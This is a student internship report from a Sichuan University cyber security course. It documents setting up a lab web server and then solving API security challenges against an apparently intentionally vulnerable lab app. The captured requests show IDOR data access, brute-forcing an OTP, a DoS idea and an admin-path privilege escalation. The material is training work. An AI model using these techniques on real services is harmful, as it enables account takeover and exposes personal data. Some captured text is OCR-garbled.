

# 四川大學

## 本科实习报告



学院 网络空间安全学院

学生姓名 郝怡琛

专业 网络空间安全

学号 2021141530030

年级 2021 级

指导教师 刘文胜等

教务处制表

2023 年 7 月

课程名称: 网安企业实训 课程号码: 314049020

实习周数: 2 课程学分: 2

实习单位: 成都国信安信息产业基地有限公司

实习地点: 川大江安校区

实习时间: 2023年7月9日~2023年7月19日

## 一、 实习目的、要求:

本次实训以网络与信息安全实用化人才培养体系为指导,以学生在校实际学习课程为理论基础,主要通过对各个网络安全漏洞原理的实际训练,使学生掌握基于云计算、WEB服务等方面的漏洞原理和利用方法。培养学生实际动手操作能力以及理论转化运用能力,除了基础理论验证外,还加强了学员面对逐级递增防御手段的进阶知识运用能力,进一步加深学员对知识使用的深度和广度,同时在实训中还会安排 CTF 赛题练习。实训中将巩固学生对漏洞防御的理解以及锻炼学生的安全防护能力。总体来说,还是为了让学生达到学以致用,为日后的求学深造或是职场打下坚实基础。

学员本次实训将掌握到的知识要点如下:

- 1) 掌握安全岗位整体知识轮廓和成长路径;
- 2) 掌握典型的黑客攻击的方法及防范攻击的技巧;

能够利用所学渗透技术进行企业漏洞挖掘及渗透项目实战。

## 二、 实习主要内容:

实训主要包含以下主题:

- 1) 网络安全行业及 Web 安全介绍
- 2) 安全攻防展示
- 3) 各类系统差异简介及使用
- 4) 构建靶场环境—搭建 WAMP 集成环境;
- 5) 网站搭建
- 6) PHP 基础

- 7) 云安全攻防技术了解
- 8) WEB 安全-SQL 注入
- 9) WEB 安全-XSS 漏洞
- 10) WEB 安全-文件上传
- 11) 代码编写-爬虫实现
- 12) 代码审计
- 13) 信息搜集及利用
- 14) 红蓝对抗中的攻击反制
- 15) 安全防护——基线检查及系统加固
- 16) CTF 比赛初识等

各实训主题主要过程记录见下方。

## 2.1 主要过程记录


### 2.1.1 部署网站

#### (一) 部署 Discuz 论坛

内容：了解 php 动态网站的简单运行原理，搭建论坛程序并访问

步骤：

拷贝应用源码到网站根目录下



浏览器访问本机 IP，即：192.168.147.128


进行安装

1. 设置数据库账号密码（本处不变，为默认 mysql 环境下的默认管理员用户）

## 2. 设置管理员密码 (123)



确认安装完成



## (二) 新建练习网站

内容：新建一个网站用于测试 php 脚本，不影响已有的网站功能

步骤：

新建网站并配置域名为 web.test，虚拟机通过设置自动写入 hosts 文件并重启服务



在物理主机中修改配置文件，增加一条配置规则`192.168.1447.128 web.test`，将域名 web.test 对应虚拟机 ip 地址 192.168.147.128

```

:\Windows\system32>notepad C:\Windows\System32\drivers\etc\host
# For example:
#
#   102.54.94.97  rhino.acme.com
#   38.25.63.10  x.acme.com      #

# localhost name resolution is handled with
#   127.0.0.1    localhost
#   ::1          localhost
192.168.147.128 web.test

```

物理主机测试访问域名，成功（phpinfo 是自动生成的）

PHP Version 7.4.28	
System	Windows NT WIN-QSNTPHJUT 6.1 build 7601 (Windows 7 Home Basic Edition Service Pack 1) AMD64
Build Date	Feb 24 2022 01:20:46
Compiler	Visual C++ 2017
Architecture	x64
Configure Command	cscript "c:\php\win32\php-config.bat" --enable-snapshot-build" --enable-debug=pack" --disable-zts" --with-pdo-oci=c:\php\win32\php-build\deps\auvoracle\vc14\instantclient_12_1\odbc\shared" --with-oci8-12c=c:\php\win32\php-build\deps\auvoracle\vc14\instantclient_12_1\odbc\shared" --enable-com-dotnet=shared" --without-analyzer" --with-pgo-dir="obj" --enable-com-dotnet=shared" --without-analyzer" --with-pgo-dir="obj" --enable-com-dotnet=shared" --without-analyzer" --with-pgo-dir="obj"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	no value
Loaded Configuration File	C:\phpEnv\php\php-7.4\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902.NTS.VC15
PHP Extension Build	API20190902.NTS.VC15
Debug Build	no
Thread Safety	disabled

#### （四）个人总结

我学到了使用 phpenv 快速搭建环境，并修改 phpenv 和 vmware 的一些参数进行端口映射，NAT 转换，新建域名等操作，使能从物理机访问到虚拟机网站，为后续靶场搭建建立了基础，第一次尝试集成环境搭建

### 2.1.2 接口安全练习

#### （一）个人理解和总结

API 漏洞是指在 API（应用程序编程接口）的设计、实现或使用过程中存在的安全漏洞。攻击者可以利用这些漏洞来执行未经授权的操作、窃取敏感信息、破坏系统或服务的可用性等。常见的 API 漏洞包括身份验证和授权问题、输入验证不足、敏感数据泄露、跨站点请求伪造（CSRF）等。

如何防护：

开发人员需要仔细设计和实现 API，确保输入验证、身份验证和授权的正确性，并对敏感数据进行适当的保护。同时，开发人员还需要定期审查和更新 API，以确保其安全性。包括识别和确认漏洞、评估漏洞影响、制定修复计划、修复漏洞、测试修复效果和监控漏洞情况等。

## (二) 练习

### Challenge-1:

访问社区模块的接口并使用 burpsuite 进行抓包，发现返回了用户的敏感信息(json 格式)，其中的 vehicleid 为车辆的 id；访问地图刷新的接口，抓包，发现返回了包括经纬度的车辆详细信息，而更改车辆 id（前面已经拿到）后，同样返回了该车辆的信息

Request

```
1 GET /community/api/v2/community/posts/recent HTTP/1.1
2 Host: 127.0.0.1:8888
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://127.0.0.1:8888/forum
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiIxNTU4MDExMzE4QHFxLmNvbSISInJvbGUIoJlc2VylwlaWF0ijoxNg40Tc3HjclLCJleHAiojE2ODk1ODI0NzV5.b91QoB8WHotSyPUSKEERJBcSeSPD0_afb667D5hIsI05Y12dcGHyJ0CWSZ2sU57J77YLKQ8ZPt_6TxKOGXkdyV4m4Eza-yybMWb4XRBt5wvAlwF7gpLX0KRpVh-e1hkrXFcC95dxPlugy0Jkhdifyf5ut2Ck1Lc-TKcZL5Dbc4GMlzbhedamxL68sjCxxNaexp5fHRws5aEQuAb14adD0b0D564s0ENhnQqjT0TyjSSifgalluaMJUye9dNmIDYzhQjwFHNNBhig-WLM9A7c10gLaS6p14G9yqm4V741QDWE9TQB4gD3PHZIKDvZLLcY6imcsM4U96AT7Hg
10 Connection: close
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14
15
```

Response

```
1 {"id": "ytS6jhZHbsUhvwjuvDwa4",
2 "title": "Title 3",
3 "content": "Hello world 3",
4 "author": {
5     "nickname": "Robot",
6     "email": "robot001@example.com",
7     "vehicleid": "635cfa5-fc15-4cfc-bf80-86d6dd146fd8",
8     "profile_pic_url": "",
9     "created_at": "2023-07-10T07:23:53.835Z"
10 },
11 "comments": [],
12 "authorid": 3,
13 "createdAt": "2023-07-10T07:23:53.835Z"
14 },
15 {"id": "QxiPo9yLX8g8CrWAcCXvB",
16 "title": "Title 2",
17 "content": "Hello world 2",
18 "author": {
19     "nickname": "Pogba",
20     "email": "pogba008@example.com",
21     "vehicleid": "ac7a3a73-53ef-45f7-9429-1dea35a71085",
22     "profile_pic_url": "",
23     "created_at": "2023-07-10T07:23:53.834Z"
24 },
25 "comments": [],
26 "authorid": 2,
27 "createdAt": "2023-07-10T07:23:53.834Z"
28 },
```

Request

```
1 GET /identity/api/v2/vehicle/71a6bd5f-c39b-4d74-a238-9c4ada793e38/location
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/dashboard
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiIxMjglnNsQ0ODM0QHFxLmNvbSISInJvbGUiOjlc2VylwlaWF0IjoxNg40Tc3HjclLCJleHAiokE2ODk1ODI0NzV5.b91QoB8Wdch5k64Q4ChQyFN1QYnrxhR5laM1Qf9SHR1L6_u2GeEREsBekD6q_wBccB1lyz-i_VulbiKtCSH9Q0w3-6_bGrdcQ6s-Vuc7TpWtrgAxHmlwJ4dRv70epPSXKG00T7RjsSMCLYfG7ymaq1CAWcCOOLy7_r1wLHN_BmBrxY1LcADBoekAsa8anx#0eMsHvNCV1F4CJbbai84TSBxFQNN0fFejPNhQmhEEFwcft2cQ1ixsWbf1uW1178qjILCKSbce5Jmxlt7sf0cg06RlwJHu_YzHDFswu
10 Connection: close
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14
15 
```

车辆经纬度 →

Response

```
1 HTTP/1.1 200
2 Server: openresty/1.17.8.2
3 Date: Mon, 10 Jul 2023 07:30:50 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 X-Content-Type-Options: nosniff
10 X-XSS-Protection: 1; mode=block
11 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
12 Pragma: no-cache
13 Expires: 0
14 X-Frame-Options: DENY
15 Content-Length: 146
16
17 {
18     "carId": "71a6bd5f-c39b-4d74-a238-9c4ada793e38",
19     "vehicleLocation": {
20         "id": 6,
21         "latitude": "31.9726318",
22         "longitude": "102.1504711"
23     }
24 }
```

Request

```
1 GET /identity/api/v2/vehicle/28cc99e7-e938-4727-beaa-f58369aa72c5/location
2 Host: www.bc.ycl024.top
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://www.bc.ycl024.top/dashboard
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOkjc3Rlc3RacXEuY29tIiwiMc9sZSI6InVzZXiLCJpYXQj0j20Dy5NzMSMccImV4cCI6MTY4OTU3ODUzN30.r3Mo8yHml5gRibC_I_EliJ17Os6807ns1cBEBqME_Bkvoo6V8LCAh9vgWUvD8UgrYi2dgoccaJ3nws2G2TrYyUDf_iVLQoLjsg6DV0wsAF0Bhsma4HS_XHfsDqgATJ1KyU5nDS2-f52mx-I1EynhNnNj0jod0wMepvqvuzzlPlaBTwv8dIHG4urSmz7g2Zdb2cm-AlxwSa38srFabEDonQ2MIcezZP7m8zKhfCBNTuSWNPvBOTIN3xZPb4_6fH0t1_vRvw8Jq6cfieR2nx-vtjSF1f-iKYb4Lti_BNLVvTBSFggEdOGSAhGFQIXBsmf85dFQ
10 Connection: close
11
12 
```

获取车辆信息 →

Response

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
3 Content-Type: application/json
4 Date: Mon, 10 Jul 2023 07:40:11 GMT
5 Expires: 0
6 Pragma: no-cache
7 Server: openresty/1.17.8.2
8
9 Vary: Access-Control-Request-Method
10 Vary: Access-Control-Request-Headers
11 X-Content-Type-Options: nosniff
12 X-Frame-Options: DENY
13 X-Xss-Protection: 1; mode=block
14 Connection: close
15 Content-Length: 144
16
17 {
18     "carId": "28cc99e7-e938-4727-beaa-f58369aa72c5",
19     "vehicleLocation": {
20         "id": 6,
21         "latitude": "31.9726318",
22         "longitude": "102.1504711"
23     },
24     "fullName": "dstest"
25 }
```


### Challenge-2:

填写完维修部分的报告后抓包，发现返回了记录维修报告信息的接口访问地址，访问该地

址，成功拿到了维修报告的数据，改变 id 的值可以获得其他的维修报告的数据

```
POST /workshop/api/merchant/contact_mechanic HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8888/contact-mechanic?VIN=4FPJU23BEZU564500
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9eyJdZWlIi0ixNTU4MDExMzE4QHpxLmNvbSISinJvbGUiOjIicVlyIiwiaWF0IjoxNgj40Te3MjciLCJleHAiOjE2ODk1ODI0NmY5.b91QoB8WBGc05yQUSHeRJBCe5oEP2oJab66TDxgHv7J77YLKQ82Ft_6TrXQCPXwNY4mEZA-xybHWWB4XrtSvyAlw7gpLX0KRpVH-e1kXFcP99dxPlugYJhdIdy5RuTCk1Lc-TKeZL5DdbCdGMlhvedamxzL68sjCxsfnAexp5HBRwsEuQaBlfaMDb0D564oEMhNqggT0Yxj95fgaflLuuMJUye9dNmhiDY7QzhwHFHNhkiw-WLM9SA7C1oqlas6p14G5yqma4V741QDEWSTQB4gD3PHZIKDvZ2LzY6lmcS8M4GEATWVHg
Content-Length: 0
Content-Length: 0

HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Mon, 10 Jul 2023 08:41:27 GMT
Content-Type: application/json
Connection: close
Allow: POST, OPTIONS
Vary: Origin, Cookie
Access-Control-Allow-Origin: *
X-Frame-Options: SAMEORIGIN
Content-Length: 152
{
    "response_from_mechanic_api": {
        "id": 7,
        "sent": true,
        "report_link": "http://127.0.0.1:8888/workshop/api/mechanic/mechanic_report?report_id=7"
    },
    "status": 200
}
```



The screenshot shows a browser window with the URL `127.0.0.1:8888/workshop/api/mechanic/mechanic_report?report_id=5` highlighted by a red box. The page content displays a JSON object representing a mechanic report. The JSON structure includes fields for the mechanic's ID, code, user information (email and number), vehicle details (ID, VIN, and owner contact info), and problem details. The status field is set to "Pending".

```
127.0.0.1:8888/workshop/api/mechanic/mechanic_report?report_id=5
{
  "mechanic": {
    "id": 5,
    "id": 1,
    "mechanic_code": "TRAC_JHN",
    "user": {
      "email": "jhon@example.com",
      "number": ""
    },
    "vehicle": {
      "id": 26,
      "vin": "4XRRB03K0AV525778",
      "owner": {
        "email": "test@example.com",
        "number": "9876543210"
      }
    },
    "problem_details": "My car Lamborghini - Aventador is having issues.\nCan you give me a call on my mobile 9876543210,\nOr send me an email at test@example.com\nThanks.\n",
    "status": "Pending"
  }
}
```

### Challenge-3:

选择重置密码模块，用户名、邮箱等信息都在前面获取到，唯一需要获取的是向邮箱发送的四位验证码，位数较少，可以考虑进行验证码爆破，将修改密码的请求抓包放入 intuder 模块进行爆破

```
1 POST /identity/api/auth/v3/check-otp HTTP/1.1
2 Host: 127.0.0.1:8888
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://127.0.0.1:8888/forgot-password
8 Content-Type: application/json
9 Content-Length: 62
10 Origin: http://127.0.0.1:8888
11 Connection: close
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15
16 {"email":"1558017318@qq.com","otp":"$21$","password":"Leol23!2"}
```

- [Paste](#)
- [Load ...](#)
- [Remove](#)
- [Clear](#)
- [Deduplicate](#)
- [3004](#)

---

- [Add](#)
- [Enter a new item](#)

---

- [Add from list ... \[Pro version only\]](#)

由于是练习，并不选择将 10000 个数全部爆破一遍，社区版不能多线程

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		500	<input type="checkbox"/>	<input type="checkbox"/>	514	
1		500	<input type="checkbox"/>	<input type="checkbox"/>	514	
2	8901	500	<input type="checkbox"/>	<input type="checkbox"/>	514	
3	8902	500	<input type="checkbox"/>	<input type="checkbox"/>	514	
4	8903	500	<input type="checkbox"/>	<input type="checkbox"/>	514	
5	8904	500	<input type="checkbox"/>	<input type="checkbox"/>	514	
6	8905	500	<input type="checkbox"/>	<input type="checkbox"/>	514	
7	8906	500	<input type="checkbox"/>	<input type="checkbox"/>	514	
8	8907	500	<input type="checkbox"/>	<input type="checkbox"/>	514	
9	3004	200	<input type="checkbox"/>	<input type="checkbox"/>	495	

Request	Response
Pretty Raw Hex Render	<pre> 9 Access-Control-Allow-Origin: * 10 X-Content-Type-Options: nosniff 11 X-XSS-Protection: 1; mode=block 12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 13 Pragma: no-cache 14 Expires: 0 15 X-Frame-Options: DENY 16 Content-Length: 39 17 18 [   {     "message": "OTP verified",     "status": 200   } ] </pre>

通过状态码 200 和响应字段的提示，3004 为验证码，爆破成功

#### Challenge-4:

访问社区模块的接口并抓包

<pre> 1 GET /community/api/v2/community/posts/recent HTTP/1.1 2 Host: 127.0.0.1:8888 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)    Gecko/20100101 Firefox/115.0 4 Accept: /* 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Referer: http://127.0.0.1:8888/forum 8 Content-Type: application/json 9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiIxNTU4MDExMzE4QHxLmNvbSIsInJvbGUi OiJlc2VyiIwiaWF0IjoxNg40Tc3NjciLCJleHAiOjE2ODk1ODI0NhV9.b91QoB8W H0t5ypQUSK_ERrJBe5oeSPFo_afb66TDShsI05Y12dcGHyJ0CWSZjU87J77YLRRQ8 ZFc_6TxXCPXgDY4mEZa-xyybHWWB4XKt5wyAlwF7gpLXXKRpVH-elhkrXFcC95dx Plugy0Jkldifyf5EuT2Cr1LC-TKc2L5DdbCdGMlvhedamxzI68sjCxxfnaexp5fHR wsAEUQaB1faMDbOD564s0EMnnQqjTOYxj55fgaf1luuAMJuYe9dhlmIDY2hQjwHFHNB hig-WLM9A7Ci0qLa6p14G9yqm4V74iQDEW9TQB4gD3PMZIKDvZZLLcY6lmc8M4 U96ATV7Hg 10 Connection: close 11 Sec-Fetch-Dest: empty 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Site: same-origin 14 15 </pre>	<pre> {   "id": "ytS6jhZHbsSuhwjuvDwa4",   "title": "Title 3",   "content": "Hello world 3",   "author": {     "nickname": "Robot",     "email": "robot001@example.com",     "vehicleid": "635c6fa5-fc15-4c1c-bf80-86d6dd146fd0",     "profile_pic_url": "",     "created_at": "2023-07-10T07:23:53.835Z"   },   "comments": [   ],   "authorid": 3,   "CreatedAt": "2023-07-10T07:23:53.835Z" }, {   "id": "QxiPoSyLX8g8CrWAcCXVvB",   "title": "Title 2",   "content": "Hello world 2",   "author": {     "nickname": "Pogba",     "email": "pogba00@exemple.com",     "vehicleid": "ac7a3a73-53ef-45f7-9429-1dea35a71085",     "profile_pic_url": "",     "created_at": "2023-07-10T07:23:53.834Z"   },   "comments": [   ],   "authorid": 2,   "CreatedAt": "2023-07-10T07:23:53.834Z" } </pre>
---	---

发现泄露了评论用户的个人信息（如邮箱等， json 格式）

#### Challenge-5:

上传一个视频后访问 Change Video Name，并抓包

注：这里返回信息很短是因为我是把一个图片后缀名改成 mp4 格式后传上去的

```
1 PUT /identity/api/v2/user/videos/30 HTTP/1.1
2 Host: 127.0.0.1:8888
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://127.0.0.1:8888/my-profile
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJdZW1oIiXNTU4MDE3MzE4QHFxLmNbVHSISInJvbGUiOj1zCjVlyiwiZW1oIjoxMjg4tC5dMwvLcJ1eHAiOjE2ODk1ODQzMzB5.mQ1FXUy0zsPAUcJSS3R6epBEPV0ljoxHjg4tC5dMwvLcJ1eHAiOjE2ODk1ODQzMzB5.mQ1FXUy09AvQWSGe8YyJY-RhpuyasJExdPwHzFHBkfxvFv10evAgDofFhKwZ8E5Q1WiPaw-JSxtKFLcE34nflmWEyA4p2-XccifG2u5ShooBXWh6nefRLqvB1oYIO_Zt2GVFLjEW0hVyb7sMKS81apEWsWrENDxR0jZWhij1U2UzrjgrcSi0VViWmlnqHeAaf2Vb0Uch7kPvLEdDen7z0RQml4skOVhgjsUKUAhsHu4jbEZh7KHQg2PuFKhn3o2PyGogV3h2NliqXQ
.0 Content-length: 22
.1 Origin: http://127.0.0.1:8888
.2 Connection: close
.3 Sec-Fetch-Dest: empty
.4 Sec-Fetch-Mode: cors
.5 Sec-Fetch-Site: same-origin
.6
.7 {
    "videoName": "hahaha"
}
1 HTTP/1.1 200
2 Server: openresty/1.17.8.2
3 Date: Mon, 10 Jul 2023 09:30:56 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 112
17
18 {
    "id": 30,
    "video_name": "hahaha",
    "conversion_params": "-v codec h264",
    "profileVideo": "data:image/jpeg;base64,cXE="
}
```

### Challenge-6:

访问维修报告上传模块并抓包，将 `repeat_request_if_failed` 改为 `true`，允许进行多次重复上传，将 `number_of_repeats` 改为较大的数字，达到不断进行访问的目的，最终实现 DoS 攻击。

## Challenge-7:

访问视频接口并抓包

## 常见的 HTTP 请求方法:

- 1、OPTIONS：返回服务器所支持的 HTTP 请求方法
  - 2、HEAD：向服务器索与 GET 请求相一致的响应，只不过响应体将不会被返回
  - 3、GET：向特定的资源发出请求。
  - 4、POST：向指定资源提交数据进行处理请求（例如提交表单或者上传文件）。

5、PUT：向指定资源位置上传其最新内容

6、DELETE：请求服务器删除 Request-URL 所标识的资源

7、TRACE：回显服务器收到的请求，主要用于测试或诊断

8、CONNECT：HTTP/1.1 协议中预留给能够将连接改为管道方式的代理服务器。

```
1 OPTIONS /identity/api/v2/user/videos/30 HTTP/1.1
2 Host: 127.0.0.1:8888
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://127.0.0.1:8888/my-profile
8 Content-Type: application/json
9 Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiIxNTU4MDExMzE4QHFxLmNvbSIsInJvbGUi
OiJlc2VyIiwiaWF0IjoxNjg40Tc50DMwLC1leHAI0jE2ODk1ODQ2MzB9.mQiFXUy0
zsPAejES3RebepERugTo1Z2CiuZa2_gxwGOJCEo3A0tk51WF1FxMg4Z2dm5FC3y15
9fAvQWSGz8XyYJ-HpuysjRXdPwNzPHBrKfixxFv10evAgDoFfhXwZSE5Q1WiPmw-JS
xtKFL9_Ufs4lnfimEWyaG4p2-X2cifGzuShoPcx8Vhm6nefRLqvEioDYQIO_Zt2
6VFJleWbVytshX58IapEWSWnRNDxRojZVkrjlUZzrjgrc9i0VV1MpInqHe0AdfIV
b0uUth7kPBuL6Den7z0Rml4sk0VhgjsUKUAsH4ujbREx77DHgqZPuFKOn3oCpyGo
V3hZNlqgxQ
10 Content-Length: 22
11 Origin: http://127.0.0.1:8888
12 Connection: close
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
    "videoName": "hahaha"
}
```

```
1 HTTP/1.1 200
2 Server: openresty/1.17.8.2
3 Date: Mon, 10 Jul 2023 09:31:13 GMT
4 Content-Length: 0
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Allow: PUT,GET,HEAD,DELETE,OPTIONS
```

先使用 OPTIONS 方法，得到服务器支持 PUT GET HEAD DELETE OPTIONS 方法，故可以使用 DELETE 方法删除视频

```
1 DELETE /identity/api/v2/admin/videos/30 HTTP/1.1
2 Host: 127.0.0.1:8888
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://127.0.0.1:8888/my-profile
8 Content-Type: application/json
9 Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiIxNTU4MDExMzE4QHFxLmNvbSIsInJvbGUi
OiJlc2VyIiwiaWF0IjoxNjg40Tc50DMwLC1leHAI0jE2ODk1ODQ2MzB9.mQiFXUy0
zsPAejES3RebepERugTo1Z2CiuZa2_gxwGOJCEo3A0tk51WF1FxMg4Z2dm5FC3y15
9fAvQWSGz8XyYJ-HpuysjRXdPwNzPHBrKfixxFv10evAgDoFfhXwZSE5Q1WiPmw-JS
xtKFL9_Ufs4lnfimEWyaG4p2-X2cifGzuShoPcx8Vhm6nefRLqvEioDYQIO_Zt2
6VFJleWbVytshX58IapEWSWnRNDxRojZVkrjlUZzrjgrc9i0VV1MpInqHe0AdfIV
b0uUth7kPBuL6Den7z0Rml4sk0VhgjsUKUAsH4ujbREx77DHgqZPuFKOn3oCpyGo
V3hZNlqgxQ
10 Content-Length: 22
11 Origin: http://127.0.0.1:8888
12 Connection: close
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
    "videoName": "hahaha"
}
```

```
1 HTTP/1.1 200
2 Server: openresty/1.17.8.2
3 Date: Mon, 10 Jul 2023 09:34:04 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 59
17
18 {
    "message": "User video deleted successfully.",
    "status": 200
}
```

User 权限不够，改成 admin 即可，成功删除视频，若修改视频 ID 可任意删除视频

Challenge-8:

访问 shop 模块并提交一个订单，抓包

```
POST /workshop/api/shop/orders HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: /*
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8888/shop
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiIxNTU4MDExMzE4QHFxLmNvbSIsInJvbGUi
OiJlc2VyIiwiaWF0IjoxNjg40Tc50DMwLC1leHAI0jE2ODk1ODQ2MzB9.mQiFXUy0
zsPAejES3RebepERugTo1Z2CiuZa2_gxwGOJCEo3A0tk51WF1FxMg4Z2dm5FC3y15
9fAvQWSGz8XyYJ-HpuysjRXdPwNzPHBrKfixxFv10evAgDoFfhXwZSE5Q1WiPmw-JS
